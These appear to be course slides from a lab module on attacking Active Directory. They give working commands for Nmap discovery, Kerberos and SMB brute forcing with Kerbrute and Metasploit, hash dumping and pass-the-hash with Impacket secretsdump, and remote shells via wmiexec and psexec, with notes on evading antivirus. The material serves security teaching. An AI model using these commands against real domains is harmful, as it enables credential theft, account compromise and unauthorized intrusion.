Domain Attacks

Server Exploits - Module 2

Discovery with Nmap

Ports to look at - Active Directory

3389 - (RDP) using script rdp-ntlm-info

```
nmap -p 3389 --script rdp-ntlm-info
```

Can show you the machine's Domain information.

445 - SMB - used for file shares and NTLM authentication
Nmap scripts for enumerating shares if you have anonymous access (smb-enum-shares)

Nmap's -O flag (has to be run sudo) can show OS information. This can be good to see if you've an outdated OS.

Ports to look at - Active Directory

53 (DNS) - usually on DCs.

```
nmap -sU -p 53 --script dns-cache-snoop
--script-args
'dns-cache-snoop.domains={google.ca,nscc.ca}'
<ip>
```

Can see what websites people on the domain visit

If you want to try out yourself, visit nscc.ca in your workstation then run the command in your kali machine.

Ports to look at - Active Directory

53 (DNS) - usually on DCs.

```
nmap -sU -p 53 --script dns-cache-snoop
--script-args
'dns-cache-snoop.domains={google.ca,nscc.ca}'
<ip>
```

Can see what websites people on the domain visit

If you want to try out yourself, visit nscc.ca in your workstation then run the command in your kali machine.

Ports to look at - Active Directory

88(kerberos) - Just on DC

Attacks - Brute Force

Brute Force Attacks

3389 (RDP) - hydra can be used to brute-force, but this is slow and not 100% reliable

445 (SMB) - Metasploit module auxiliary/scanner/smb/smb_login good

Win-RM (5985) - Metasploit scanner/winrm/winrm_login good for brute-forcing

Kerbrute

Good for brute-forcing kerberos (port 88)

https://github.com/ropnop/kerbrute/releases/tag/v1.0.3

Use wget to get the linux_amd64 version (most likely your kali OS)

Then run chmod +x kerbrute_linux_amd64 to make the file executable

Kerbrute - Running

Use ./kerbrute to see options


```
Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank, will lookup
 via DNS
      --delay int       Delay in millisecond between each attempt. Will always use single thread if
set
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Default: FALSE
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors
```

Kerbrute - Userenum

Good for seeing if users exist in a domain

Kerbrute - Brute

Can brute-force kerberos. If there is no lockout policy on accounts, you can go all day with this.



Impacket - Lateral Movement

Lateral Movement

Lateral movement is done when a hacker compromises one machine on the network, and uses information (like credentials) to move to other machines. Ideally a hacker wants to move to a DC.

Impacket

Should be installed on Kali. If not, get it with

`git clone`
`https://github.com/SecureAuthCorp/impacket`

All scripts should be in impacket/examples. You can use python3 to run the scripts.

Impacket - Secretsdump

Dumps hashes from a machine. Need administrator access to use, or will get rpc_access_denied error.

```
python3 secretsdump.py Admin@DC_IP
```


Can get everyone's NTLM hash. Can also pass the hash with captured NTLM hashes:

```
python3 secretsdump.py Admin@DC_IP -hashes
<ntlm_hash>
```

Impacket - Secretsdump

Try using secretsdump on your DC and your workstation. You should see that the DC holds all credentials for all domain users in NTLMv1, while your workstation will hold local accounts in NTLMv1 and domain credentials in DCC2.

Impacket - Secretsdump



Impacket - WMIexec

Good for a command shell, sneaky as it bypasses lots of Antivirus and monitoring solutions. Need at least admin credentials. You will get a command window with whatever privileges the account you are using has.

```
python3 wmiexec.py.py Admin@DC_IP
```

Impacket - PSexec

Can get a command shell with system privileges. However, this creates and downloads an exe file onto the machine you're attacking so it's messy. Also not good at bypassing antivirus, so you'll have to turn off AV if you're going to run this. Type exit when you're done to remove the exe file or it'll stay on the machine.

```
psexec.py Admin@DC_IP
```

Impacket - SMBclient

Good for browsing file shares. Will have privileges of whatever account you use. For anonymous access, type “Anonymous” for the username and don’t enter a password.

```
smbclient.py User@DC_IP
```

Impacket - SMBclient

Type “shares” to display all file shares, the “use <file_share_name>” to go into that file share. Use “ls” to show files. You can download files using the “get” command.

```
Type help for list of commands
# shares
ADMIN$
C$
Files
IPC$
NETLOGON
SYSVOL
# use Filesz
[-] SMB SessionError: STATUS_BAD_NETWORK_NAME(Network Name
ot be found on the remote server.)
# use Files
# ls
drw-rw-rw-          0  Thu Feb 16 12:34:43 2023 .
drw-rw-rw-          0  Thu Feb 16 12:34:43 2023 ..
-rw-rw-rw-          4  Thu Feb 16 12:34:43 2023 readme.txt
# get readme.txt
# _
```

Tips for Attacking Active Directory

- **Look for weird things - weird ports and services not usually found on Windows (FTP, Apache Webserver, etc)**
- **Look for terrible access control - anonymous access**
- **Look for weak credentials and brute-forcible services - SMB, kerberos, Win-RM (make sure there is not a lockout policy)**
- **Look for things installed in weird places (not in Program Files directories)**

https://raw.githubusercontent.com/Orange-Cyberdefense/ocd-mindmaps/main/img/pentest_ad_dark_2023_02.svg